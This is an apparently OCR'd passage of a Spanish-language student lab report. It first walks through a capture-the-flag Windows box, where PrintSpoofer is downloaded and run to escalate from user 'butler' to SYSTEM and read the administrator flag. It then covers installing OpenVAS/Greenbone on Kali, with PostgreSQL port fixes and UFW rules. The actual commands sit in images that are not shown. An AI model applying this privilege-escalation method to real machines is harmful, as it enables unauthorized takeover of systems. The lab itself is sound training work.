


- Buscamos en Google y como resultado encontramos




- El objetivo de printSpoofer es obtener una consola con NTSystem
- Descargamos el printspoofer

- Copiamos la descarga al usuario buttler




- Descargamos en butler



- Verificamos la descarga


3.5.4 Aplicando sploit

- Iniciamos el programa




- Verificamos que somos el usuario buttler

- Ahora ejecutamos lo siguiente para poder ser authority system




- Verificamos una vez más para ver que usuario somos ahora

- Ahora tenemos el control total del equipo y lo verificamos con el siguiente comando: whoami /priv




- Listamos los usuarios que hay e ingresamos al usuario administrador




3.5.4.1 Bandera 2

- Ingresamos al usuario administrador para buscar la segunda bandera



- Ya localizada la bandera 2, solo nos queda ver su contenido y así es como obtenemos la captura de dicha bandera




4. Plus OpenVas

4.1 Instalación

Notas importantes!


- No es necesario habilitar el sudo ufw enable, mejor hay q descativarlo con disable.
- El resto si hay instalarlo y habilitarlo
  - Descargamos OpenVas

- Procemos con la configuración respectiva




Pero a detectado un error, y es que la versión 14 de postgresql no es compatible y requiere de la versión 15


- Solucionamos de la siguiente manera:
- Listamos las versiones de postgresql




- Con el comando find; buscamos la dirección del directorio de postgresql




- Buscamos el archivo de configuración de postgresql.conf para cambiar los puertos
- En el postgresql versión 15 ingresamos el siguiente puerto 5432




- En el postgresql versión 14 ingresamos el siguiente puerto 5433




- Ahora si procedemos con la configuración debida
- Reiniciamos postgresql




- Corremos OpenVas para que realice su respectiva configuración, la cual puede demorar unos 30 minutos.




- Nota: guardar o recordar la contraseña que nos da OpenVas



La aplicación nos sugiere aplicar el siguiente comando para ver si todo esta correctamente configurado



- Iniciamos las Configuraciones respectivas
- Se iniciará la descarga de todas las firmas que utiliza Openvas para detectar vulnerabilidades



```
        OK: nmap is present in version 22.04.0~git.
        OK: ssh-keygen found, LSC credential generation for GNU/Linux targets
 is likely to work.
        WARNING: Could not find makensis binary, LSC credential package gener
ation for Microsoft Windows targets will not work.
        SUGGEST: Install nsis.
        OK: xsltproc found.
        WARNING: Your pas
        SUGGEST: Edit the                                    le to set a password polic
y.

It seems like your GVM-22.4.0 installation is OK.
```

COMO RESULTADO OBTENEMOS UNA INSTALACIÓN CORRECTA

- Instalamos UFW

```
┌──(hmstudent㉿hmstudent)-[~]
└─$ sudo apt-get install ufw
```


- Habilitamos UFW y permite el acceso al servidor de OpenVAS a traves de los puertos 80 y 9392


```
┌──(hmstudent㉿hmstudent)-[~]
└─$ sudo ufw enable
Firewall is active and enabled on system startup

┌──(hmstudent㉿hmstudent)-[~]
└─$ sudo ufw allow 80
Rule added
Rule added (v6)

┌──(hmstudent㉿hmstudent)-[~]
└─$ sudo ufw allow 9392
Rule added
Rule added (v6)
```


- Instalamos el asistente de greenbone
- sudo apt-get install

```
┌──(hmstudent㉿hmstudent)-[~]
└─$ sudo apt-get install -y greenbone-security-assistant
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
greenbone-security-assistant is already the newest version (22.4.0-0kali1).
greenbone-security-assistant set to manually installed.
The following packages were automatically installed and are no longer require
d:
  bsdmainutils dctrl-tools dh-dkms fakeroot gir1.2-gtksource-3.0
  gir1.2-javascriptcoregtk-4.0 gir1.2-soup-2.4 gir1.2-webkit2-4.0
  libalgorithm-diff-perl libalgorithm-merge-perl libfakeroot libmms0
  libofa0 libperl5.32 libperl5.34 libsoup-gnome2.4-1 libtbb2 libwmf-0.2-7
  libwmf0.2-7 libxdo3 ncal perl-modules-5.32 perl-modules-5.34 pwgen
  python-mpltoolkits.basemap-data python3-advancedhttpserver
```


- Verificamos que todo este iniciando








- Iniciamos OpenVas

